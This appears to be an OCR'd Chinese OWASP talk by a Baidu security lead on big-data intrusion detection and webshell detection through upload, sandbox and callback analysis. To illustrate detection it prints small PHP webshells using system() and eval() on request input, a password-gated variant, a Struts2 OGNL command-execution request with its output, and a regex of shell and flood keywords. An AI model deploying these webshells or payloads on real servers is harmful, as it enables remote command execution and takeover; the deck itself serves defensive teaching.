智能web入侵检测与威胁感知

OWASP 中国

The Open Web Application Security Project

Baidu 安全

自我介绍

OWASP 中国
The Open Web Application Security Project

- 10年大型互联网公司甲方安全建设经验
- 百度安全大数据产品线+数据增值业务产品线负责人
- 拥有多项信息安全专利
- 国内外学术期刊会议发表多篇文章

甲方安全困惑

OWASP 中国
The Open Web Application Security Project


- 我们购买、自建了大量安全产品，但是安全事件还是不期而至
- 每次安全事件总结时，总是可以在海量日志中找到蛛丝马迹,但是我们就是没法从中挖掘出攻击，主动发现

Why ?

二维的视角-传统的盒子


OWASP 中国
The Open Web Application Security Project



当天
最近三天
本周
所有记录
自定义
当前设置日志保留天数为 30 天，点击修改设置
电脑防护日志详情
所有记录
发现日期 危险级别 来源 处理结果 附加信息
2012-07-29 20:09:18 高 IP 事件 拒绝 禁止Ping入
2012-07-29 19:46:05 高 IP 事件 拒绝 禁止Ping入
2012-07-29 19:46:04 高 IP 事件 拒绝 禁止Ping入
2012-07-29 19:23:45 高 IP 事件 拒绝 禁止Ping入
2012-07-29 19:23:42 高 IP 事件 拒绝 禁止Ping入
2012-07-29 17:35:03 高 防端口扫描 阻止 远程地址:117.82.132.205
2012-07-29 17:34:09 高 防端口扫描 阻止 远程地址:110.229.146.19
2012-07-29 17:32:09 高 防端口扫描 阻止 远程地址:110.229.146.19
2012-07-29 17:31:26 高 防端口扫描 阻止 远程地址:180.124.128...
2012-07-29 17:30:00 高 防端口扫描 阻止 远程地址:110.229.146.19
2012-07-29 17:29:37 高 防端口扫描 阻止 远程地址:117.82.132.205
2012-07-29 17:29:26 高 防端口扫描 阻止 远程地址:182.245.49.5
2012-07-29 17:29:01 高 防端口扫描 阻止 远程地址:182.245.49.5
2012-07-29 17:28:45 高 防端口扫描 阻止 远程地址:124.88.45.206
2012-07-29 17:28:37 高 防端口扫描 阻止 远程地址:182.245.49.5
2012-07-29 17:28:27 高 防端口扫描 阻止 远程地址:27.189.47.139
2012-07-29 17:28:13 高 防端口扫描 阻止 远程地址:110.229.146.19
2012-07-29 17:28:03 高 防端口扫描 阻止 远程地址:110.154.49.78
2012-07-29 17:28:01 高 防端口扫描 阻止 远程地址:182.245.49.5
2012-07-29 17:27:07 高 防端口扫描 阻止 远程地址:122.96.18.17
2012-07-29 17:27:04 高 防端口扫描 阻止 远程地址:60.220.213.114
2012-07-29 17:26:20 高 IP 事件 拒绝 禁止Ping入
2012-07-29 17:26:20 高 IP 事件 拒绝 禁止Ping入
2012-07-29 17:05:21 高 防端口扫描 阻止 远程地址:222.137.232...
2012-07-29 17:04:04 高 防端口扫描 阻止 远程地址:222.137.232...
2012-07-29 16:55:14 高 IP 事件 拒绝 禁止Ping入
2012-07-29 16:55:14 高 IP 事件 拒绝 禁止Ping入
2012-07-29 16:55:14 高 IP 事件 拒绝 禁止Ping入
2012-07-29 16:23:36 高 IP 事件 拒绝 禁止Ping入
2012-07-29 16:23:33 高 IP 事件 拒绝 禁止Ping入


文件名 文件路径 病毒名 状态
pagefile.pif>... C: Worm.Agent.fg 删除成功
system1.exe>>... C:\Program Files Trojan.PSW.WoWar.mp 删除成功
system1.exe>>... C:\Program Files Worm.Pabug.i 删除成功
Dc74.rar>>woy... C:\RECYCLER\S-1-... Worm.Agent.fg 删除成功
svchost.exe>>... C:\WINNT Worm.Agent.fg 删除成功
king.exe C:\WINNT\system Worm.Pabug.i 删除成功
Launcher.exe C:\WINNT\system32 Trojan.PSW.WoWar.mp 删除成功
myrx.dll C:\WINNT\system32 Trojan.PSW.JHOnli... 删除成功
RICHED40.dll>... C:\WINNT\system32 Trojan.PSW.LMir.lfk 删除成功
SVOHOST.exe C:\WINNT\system32 Worm.Pabug.i 删除成功
pagefile.pif>... D: Worm.Agent.fg 删除成功
sxs.exe D: Worm.Pabug.i 删除成功
探测器 192.168.8.66
CPU使用率
CPU使用记录
内存使用率(%)
192.168.8.70
探测器状态 网络状态 告警信息
时间 攻击源地址 攻击目标地址 攻击类型
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 ping操作
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 ping操作
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 ping操作
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 攻击者企图从外...
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 攻击者企图从外...
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 扫描wingateso...
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 扫描wingateso...
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 攻击者企图从外...
2000-10-16 9:51:... 192.168.10.1 192.168.8.66 扫描wingateso...
状态: 接受数据中...


二维的视角-传统的盒子

我们企图用二维视角理解三维的世界

OWASP 中国
The Open Web Application Security Project




需要立体的看问题



路由器
防火墙
交换机
服务器
中间件
客户端
扫描
入侵
后门
挂马
资产
行为
IP MAC VPC IDC ORG
身份
1:00 2:00 3:00 4:00 5:00 6:00 7:00
时间

功能图谱

OWASP 中国
The Open Web Application Security Project



平台架构


以大数据深度学习为核心，全网威胁情报为纽带，智能数据化安全平台
智能数据化安全平台（Intelligence Driven Security Platform）
态势感知
威胁情报管理
IR事件响应
关联分析
资产识别
智能渗透
WEBshell检测
事件警报-IOC
攻击链
CC防御
待分析威胁数据
威胁数据反馈
威胁情报获取
威胁情报共享
威胁情报上报
威胁情报获取
检测、网关类设备及SaaS服务
防火墙
入侵检测
网页防篡改
Splunk
WAF
抗CC
SIEM
外部安全威胁情报平台
DDoS、CC
钓鱼检测和压制
反DNS劫持
挂马检测
安全客户端
反欺诈、风控、信誉
威胁情报上报
威胁情报获取
开 放 架 构
OpenAPI
Baidu安全大数据和威胁情报平台
搜索5亿用户
百度卫士
糯米
··· BSRC
医疗
金融
云加速30w网站

Webshell检测

OWASP 中国
The Open Web Application Security Project

- 黑客整个攻击过程中通常会通过植入webshell来长期控制机器，进一步渗透
- 黑客入侵的路径和方法很多，但是最终控制服务器的方法（callback）相对有限
- 整个检测的核心是对webshell的检测，通过webshell的检测回溯整个沦陷过程
- 类比APT检测的核心就是恶意文件的检测

Webshell检测思路-上传环节

OWASP 中国
The Open Web Application Security Project

- 通过流量还原出上传的可疑文件，通常包括php、jsp、asp脚本、jpg等图片文件以及后缀异常的文件(比如cao.asp;1.jpg）等

威胁情报 –黑客常用webshell工具

可疑文件

精准的文本特征

sandbox

Webshell-威胁情报

OWASP 中国
The Open Web Application Security Project

- 百度系百万级服务器
- 百度云加速+安全宝 服务五十万站点+企业客户
- Fireeye、vt、微步等主流情报安全厂商信息交换
- 恶意文件md5数百万，去重有效样本数万

Webshell-精准文本特征

OWASP 中国
The Open Web Application Security Project

```
01.     <?php
02.     system($_REQUEST['c']);
03.     ?>
04.     <form method="post" action="">
05.     <input type="text" name="c"/><input typ
06.     </form>
07.
```

Webshell-精准文本特征

OWASP 中国
The Open Web Application Security Project

- 典型的检测规则(举例，不是线上规则)

```
    private $_regex = '(preg_replace.*\/e|`.*?\$.*?`|\bcreate_function\b|\b
passthru\b|\bshell_exec\b|\bexec\b|\bbase64_decode\b|\bedoced_46esab\b|\beval
)\b|\bsystem\b|\bproc_open\b|\bpopen\b|\bcurl_exec\b|\bcurl_multi_exec\b|\bpars
e_ini_file\b|\bshow_source\b|cmd\.exe|KAdot@ngs\.ru|小组专用大马|提权|木马|PHP\s?
反弹|shell\s?加强版|WScript\.shell|PHP\s?Shell|Eval\sPHP\sCode|Udp1-fsockopen|xx
ddos|Send\sFlow|fsockopen\(' (udp|tcp)|SYN\sFlood)';
```

- Sandbox的本质是在虚拟环境中真实的运行，以php为例，在虚拟的php环境中运行php文件，根据行为判断是否为webshell
- 需要重点关注的行为：

1. 文件系统操作，w/r/d/c
2. 网络操作,域名请求、网络连接
3. 系统调用，system，exec等
4. 代码调用，eval等
5. 对环境变量的使用，$_POST,$_GET

OWASP 中国
The Open Web Application Security Project

特征举例:执行的php代码$_POST变量可控

```
<?
$a=$_POST[sb];
$b=$a;
eval($b);
?>
```

OWASP 中国
The Open Web Application Security Project

如何绕过密码认证等限制？

```
<?
$pass=$_POST[pass];
if( $pass == 'maidou'  )
{
$a=$_POST[sb];
$b=$a;
eval($b);
}
?>
```

OWASP 中国
The Open Web Application Security Project

- 恶意行为检测规则近白条
- 遇到的坑：

1. 各种复杂的逻辑条件判断语句的干扰
2. exit(),die()各种退出
3. 各种各样奇葩的rd脚本工具，堪比大马
4. War包
5. 语法错误
6. Include带来的麻烦

Webshell-callback特征

- 捕捉到webshell上传的概率低于黑客访问webshell的概率，检测webshell的重头系在callback环节
- Callback环节的典型特征：

1. 命令执行特征
2. 基于机器学习的访问异常（路径、参数）
3. 。。。。。。

Webshell-callback特征

OWASP 中国
The Open Web Application Security Project

- 通常webshell都会具备系统命令执行的功能

请求数据

```
POST /robot/check-login.action
method:%23_memberAccess%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%2c%23a%
arameters.command[0]%29.getInputStream%28%29%2c%23b%3dnew%20java.io.InputStreamRe
%28%23b%29%2c%23d%3dnew%20char[51020]%2c%23c.read%28%23d%29%2c%23kxlzx%3d%4
29.getWriter%28%29%2c%23kxlzx.println%28%23d%29%2c%23kxlzx.close&command=ls -lh
```

响应数据

```
drwxr-xr-x  2 xiaoi xiaoi 4.0K May 16  2013 resources
drwxr-xr-x  2 xiaoi xiaoi 4.0K Apr 21 17:50 run
-rw-r--r--  1 xiaoi xiaoi  17K May 16  2013 start.jar
drwxr-xr-x  6 xiaoi xiaoi 4.0K Apr 26 18:24 webapps
```

Webshell-callback特征

OWASP 中国
The Open Web Application Security Project

- 本质上是分析请求和应答内容，以上述case为例（最新的struts2漏洞 本质上与webshell一样），执行的系统命令ls与回显内容匹配策略
- 常见系统命令：

ls、pwd、ifconfig、netstat等近百个

Webshell-callback特征


OWASP 中国
The Open Web Application Security Project

系统命令	回显内容
pwd	maidoudeMacBook-Pro:case maidou$ pwd /Users/maidou/work/case
ifconfig	maidoudeMacBook-Pro:case maidou$ ifconfig lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384 options=3<RXCSUM,TXCSUM> inet6 ::1 prefixlen 128 inet 127.0.0.1 netmask 0xff000000 inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1 nd6 options=1<PERFORMNUD>
